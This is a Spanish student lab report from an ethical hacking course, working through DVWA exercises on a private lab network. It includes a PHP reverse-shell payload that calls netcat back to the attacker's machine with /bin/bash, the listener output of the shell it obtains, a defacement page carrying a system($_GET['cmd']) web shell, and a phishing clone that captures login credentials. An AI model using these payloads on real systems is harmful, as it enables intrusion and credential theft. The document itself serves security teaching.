



---

# HACKING ÉTICO

---

Unidad 2. Actividad 6



4 DE OCTUBRE DE 2023  
CARLOS DÍAZ MONTES  
ESPECIALIZACIÓN DE CIBERSEGURIDAD

## Índice

Ejercicio 1. ....	2
-------------------	---

## Ejercicio 1. Una shell reversa


Nos creamos un archivo:

```
GNU nano 7.2 prueba.txt
<?php passthru('nc 10.0.3.4 4444 -e /bin/bash');?>
```

Abrimos con Python un servidor

```
(kali㉿kali)-[/tmp/kk]
$ nano prueba.txt

(kali㉿kali)-[/tmp/kk]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.3.7 - - [22/Nov/2023 12:52:33] "GET /prueba.txt HTTP/1.0" 200 -
```



Comprobamos que me conecta:


```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 42968
whoami
www-data
```

## Ejercicio 2. Nivel de seguridad medio

Ponemos dificultad en medio:

SQL Injection (Blind)	exploitation, similar in various (4. Impossible - This level should I source code to the secure sou Prior to DVWA v1.9, this level v
Weak Session IDs	
XSS (DOM)	
XSS (Reflected)	
XSS (Stored)	
Medium ▼ Submit	

Ahora podemos buscar cambiando un http por un Http(por ejemplo):



Ahora comprobamos que se queda cargando y nos deja conectarnos:

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 59964
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a1:0a:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.7/24 brd 10.0.3.255 scope global dynamic enp0s3
        valid_lft 537sec preferred_lft 537sec
    inet6 fe80::a00:27ff:fea1:a2f/64 scope link
        valid_lft forever preferred_lft forever
3: br-3d66e3411b5f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:85:2d:56:32 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-3d66e3411b5f
        valid_lft forever preferred_lft forever
    inet6 fe80::42:85ff:fe2d:5632/64 scope link
```

### Ejercicio 3: Defacement

Nos creamos un html personalizado:


```
GNU nano 7.2 prueba2.html
<html>
1  <body>
2  <html>Soy car <p><strong>Soy Carlos Diaz, el proximo hacker "etico" de almeria </strong></p>
3  </body>
4
5  </html> system($_GET['cmd'])>
```

Ahora lo ponemos en la url:



## Ejercicio 4: Defacement para robar credenciales

Los pasos que he seguido han sido 1,2,3 enter,2:



Ahora comprobamos las credenciales:

```
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1h
URuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=Carlos
POSSIBLE PASSWORD FIELD FOUND: Passwd=Apruebame+pablo+jeje
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```